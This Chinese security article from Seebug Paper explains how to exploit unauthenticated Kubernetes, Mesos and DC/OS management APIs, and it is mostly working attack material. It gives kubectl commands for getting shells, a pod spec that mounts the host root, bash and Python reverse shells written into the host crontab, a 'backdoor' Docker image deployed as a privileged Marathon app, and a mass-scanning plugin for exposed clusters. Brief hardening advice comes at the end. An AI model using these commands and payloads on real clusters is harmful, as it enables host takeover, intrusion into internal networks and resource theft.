作者:嵐光
0x00 前言
隨著大數據時代的到來,容器化技術(Containerization)運用地越來越廣泛,容器集群管理平臺也應運而生。
當前主流的容器集群管理技術,包括 Docker 官方的 Docker Swarm、Apache 的 Mesos 和 Google 的 Kubernetes。
其中 Docker Swarm 使用了 Docker 原生的標準 API 來管理容器,另外的 Mesos 和 Kubernetes 都采用了自己的實現方式。
大家或許還記得之前影響廣泛的 Docker Remote API(2375 端口)未授權漏洞,那么其他的容器管理平臺是否也會存在類似的問題呢?
0x01 Kubernetes

根據官方文檔,API Server 默認會開啟兩個端口:8080 和 6443。
其中 8080 端口無需認證,應該僅用于測試。6443 端口需要認證,且有 TLS 保護。
直接訪問 8080 端口會返回可用的 API 列表,如:
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/extensions",
    "/apis/extensions/v1beta1",
    "/healthz",
    "/healthz/ping",
    "/logs/",
    "/metrics",
    "/resetMetrics",
    "/swagger-ui/",
    "/swaggerapi/",
    "/ui/",
    "/version"
  ]
}
而直接訪問 6443 端口會提示無權限:User "system:anonymous" cannot get at the cluster scope.

在 Zoomeye 搜索:metrics healthz,可以看到使用 Kubernetes 最多是中國和美國。
其中 443 和 8443 端口幾乎都是 OpenShift Origin,一個基于 Kubernetes 的企業版容器管理平臺,默認需要認證。

訪問 /ui 會跳轉到 dashboard 頁面,可以創建、修改、刪除容器,查看日志等。
Kubernetes 官方提供了一個命令行工具 kubectl。使用 kubectl 不僅能完成圖形界面上的操作,還有個特殊的功能——在容器中執行命令,類似 docker 里的 exec 。
// 獲得所有節點
> kubectl -s http://1.2.3.4:8080/ get nodes
// 獲得所有容器
> kubectl -s http://1.2.3.4:8080/ get pods --all-namespaces=true
// 在 myapp 容器獲得一個交互式 shell
> kubectl -s http://1.2.3.4:8080/ --namespace=default exec -it myapp bash
當然,如果可以控制容器的運行,我們也可以嘗試獲取宿主機(即 nodes)的權限。
參考 Docker Remote API 未授權訪問漏洞利用,流程大體為創建新的容器 -> 掛載宿主機目錄 -> 寫 /etc/crontab 定時任務反彈 shell。
根據 Kubernetes 文檔中掛載節點目錄的例子,可以寫一個 myapp.yaml,將節點的根目錄掛載到容器的 /mnt 目錄。
apiVersion: v1
kind: Pod
metadata:
  name: myapp
spec:
  containers:
  - image: nginx
    name: test-container
    volumeMounts:
    - mountPath: /mnt
      name: test-volume
  volumes:
  - name: test-volume
    hostPath:
      path: /
然后使用 kubectl 創建容器:
// 由 myapp.yaml 創建容器
> kubectl -s http://1.2.3.4:8080/ create -f myapp.yaml
// 等待容器創建完成
// 獲得 myapp 的交互式 shell
> kubectl -s http://1.2.3.4:8080/ --namespace=default exec -it myapp bash
// 向 crontab 寫入反彈 shell 的定時任務
> echo -e "* * * * * root bash -i >& /dev/tcp/127.0.0.1/8888 0>&1\n" >> /mnt/etc/crontab
// 也可以用 python 反彈 shell
> echo -e "* * * * * root /usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"127.0.0.1\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'\n" >> /mnt/etc/crontab

稍等片刻接收到反彈的 shell:
0x02 Mesos

根據官方文檔,Mesos master 默認監聽 5050 端口。

Mesos 主界面:
Mesos 的 API 可參考 HTTP Endpoints。
比較有用的一個 API 是 /flags,可以查看系統的配置情況,包括是否開啟權限認證。
Mesos 從 1.2 版開始才有了 exec 進入容器的功能:Mesos Support for Container Attach and Container Exec。
值得吐槽的是 Mesos 的命令行工具居然沒有文檔,原因是 CLI 依然有很多功能缺失需要重構:A full redesign of the Mesos CLI。好在有一個 Design Doc: Mesos CLI 可供參考。
又因為沒有一個專門的 Mesos CLI 工具,唯一的一個 mesosphere/mesos-cli 也有兩年沒更新了,所以只能安裝 Mesos 來使用命令行。
在 Ubuntu 16.04 下安裝:
// 添加源
> cat << EOF >> /etc/apt/sources.list.d/mesosphere.list
deb http://repos.mesosphere.com/ubuntu xenial main
EOF
// 更新
> apt-get update
// 如果出現簽名問題需要導入 public key
// > apt-key adv --keyserver keyserver.ubuntu.com --recv-keys DF7D54CBE56151BF
// 安裝 mesos
> apt-get -y install mesos
安裝完成后可以對 Agent 下發任務執行命令(Mesos 版本均為 1.3):
// 設置目標 URL
> mesos config master 1.2.3.4:5050
// 列出正在運行的容器
> mesos ps
// 執行命令(無回顯)
> mesos execute --master=1.2.3.4:5050 --name=test --command='curl 127.0.0.1/`hostname`'
可惜在 Docker Volume Support in Mesos Containerizer 中未能找到掛載宿主機(Agent)目錄的辦法,所以無法逃出沙箱獲得宿主機權限。
0x03 DCOS

Mesosphere DCOS 是基于 Apache Mesos 的商業化版本。
根據官方文檔,API Router 的默認端口是 80(HTTP)和443(HTTPS)。
DCOS 主界面:

相比于 Mesos,DCOS 的對應 API 前多了 /mesos/,如在 Mesos 中查看版本號是 /version,在 DCOS 中則是 /mesos/version。
訪問 /dcos-metadata/dcos-version.json 可查看 DCOS 的版本號。

訪問 /exhibitor/ 是 DCOS 自帶的 Zookeeper 管理工具:

訪問 /marathon/ 是自帶的框架(Framework) Marathon:
DCOS 提供了一個強大的命令行工具,和 Kubernetes 的類似,也可以進入容器執行命令。
參考 Using dcos task exec,測試一下執行命令(DCOS v1.6.1,DCOS CLI v1.9):
// 設置目標 URL
> dcos config set core.dcos_url http://1.2.3.4
// 根據文檔創建一個描述文件
> dcos marathon app add my-app.json
// 在執行 my-app 執行 hostname 命令
> dcos task exec my-app hostname
No container found for the specified task. It might still be spinning up. Please try again.
// 添加一個任務
> dcos job add my-job.json
DC/OS backend does not support metronome capabilities in this version. Must be DC/OS >= 1.8
居然不能在 my-app 執行命令,可能是 DCOS 版本過低所致,那如果運行一個 Docker 容器呢:
> dcos task exec my-docker hostname
This command is only supported for tasks launched by the Universal Container Runtime (UCR).
根據 Universal Container Runtime (UCR),container type 需要指定為 MESOS 才能執行命令,但 UCR 是有限制的:
The UCR does not support the following: runtime privileges, Docker options, force pull, named ports, numbered ports, bridge networking, port mapping, private registries with container authentication.
所以如果使用 UCR 的話,Docker 將無法掛載外部目錄。而如果使用已有的 Docker 基礎鏡像的話,無法執行我們需要的命令。
想了一下可以用構建自己 Docker 鏡像的方法繞過。
參考 Deploying a Docker-based Service,去 https://hub.docker.com 注冊一個賬號,假設用戶名為 test,創建一個公開的 Repository: backdoor。
編寫 Dockerfile:
FROM alpine
# 容器啟動時執行命令
CMD echo -e "* * * * * root /usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"127.0.0.1\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'\n" >> /mnt/etc/crontab
構建 Docker 鏡像并推送到 Docker hub:
> docker build -t test/backdoor .
> docker login
> docker push test/backdoor
寫配置文件,使用 backdoor 鏡像且掛載宿主機根目錄到 /mnt:
{
    "id": "backdoor",
    "container": {
    "type": "DOCKER",
    "volumes": [
        {
          "containerPath": "/mnt",
          "hostPath": "/",
          "mode": "RW"
        }
      ],
    "docker": {
          "image": "test/backdoor",
          "network": "BRIDGE",
          "privileged": true
        }
    },
    "acceptedResourceRoles": ["slave_public"],
    "instances": 1,
    "cpus": 1,
    "mem": 1024
}
最后添加容器到 Marathon:dcos marathon app add backdoor.json。

稍等片刻獲得反彈的 shell:
0x04 批量驗證
以 Kubernetes 為例,用 POC-T 可以很方便地從 Zoomeye 的 API 獲取數據并進行驗證。寫一個插件試試:
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# project = https://github.com/Xyntax/POC-T
# author =  Oritz
"""
Kubernetes api 未授權訪問
需要安裝 kubectl
  curl -LO https://storage.googleapis.com/kubernetes-release/release/v1.6.1/bin/linux/amd64/kubectl
  chmod +x ./kubectl
  sudo mv ./kubectl /usr/local/bin/kubectl
Usage:
  python POC-T.py -s kubernetes-unauth -aZ "healthz metrics country:cn" --limit 1000
"""
import subprocess
import requests
from plugin.useragent import firefox
def poc(url):
    if '://' not in url:
        url = 'http://' + url
    if '443' in url:
        url = url.replace('http:', 'https:')
    try:
        g = requests.get(url, headers={'User-Agent': firefox()}, timeout=3, verify=False)
        if g.status_code is 200 and 'healthz' in g.content and 'metrics' in g.content:
            pods = subprocess.Popen("kubectl -s %s get pods --all-namespaces=true -o=wide" % url,
                                    stdout=subprocess.PIPE, stdin=subprocess.PIPE, stderr=open("/dev/null", "w"), shell=True)
            output = pods.communicate()[0].decode("utf-8")
            if "Please enter Username" not in output and "Error from server" not in output:
                with open("k8s.txt", "a") as f:
                    f.write(url + "\n" + output + "\n")
                return url
    except Exception:
        pass
    return False
部分結果放在了 gist 上:k8s.cn.txt
0x05 偶遇挖礦
在研究過程中發現了部分未授權的 DCOS 被用來挖礦,如查看 DCOS 的任務日志:

在 Zookeeper 的任務配置里也可以看到:

圖中的命令和常見的批量掃描主機漏洞并植入挖礦軟件的程序很像,所以不大可能是管理員自己運行的。 不過查了一下 Github 上其實早就有開源的基于 Mesos 的分布式比特幣挖礦程序了,因為容器管理平臺的資源一般都很充裕,可能會成為礦工們的新目標。
0x06 總結
文中主要介紹了 Kubernetes 和 Mesos 未授權漏洞的利用方式和獲得宿主機權限的攻擊方式。容器管理平臺未授權訪問不僅會泄露容器中的代碼、數據庫等敏感文件,還有可能導致宿主機被控制進入內網,產生更大的危害。
參考 Security Best Practices for Kubernetes Deployment,在安裝和運行容器管理平臺時,遵循以下幾點可提高安全性:
- 配置防火墻,禁止敏感端口對外開放
- 對管理端口加上認證
- 使用安全的鏡像(私有鏡像倉庫)
- 設置容器資源限額
- 容器以非 root 用戶運行
文中還有兩個問題沒有解決:
- Apache Mesos 如何掛載宿主機目錄
- DCOS 在容器中執行命令是否有更好的方式
如果有意見和建議,歡迎提出。
0x07 參考
- 容器集群管理工具各項對比
- 巔峰對決之 Swarm、Kubernetes、Mesos
- Docker Remote API 未授權訪問漏洞利用
- Security Best Practices for Kubernetes Deployment
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/332/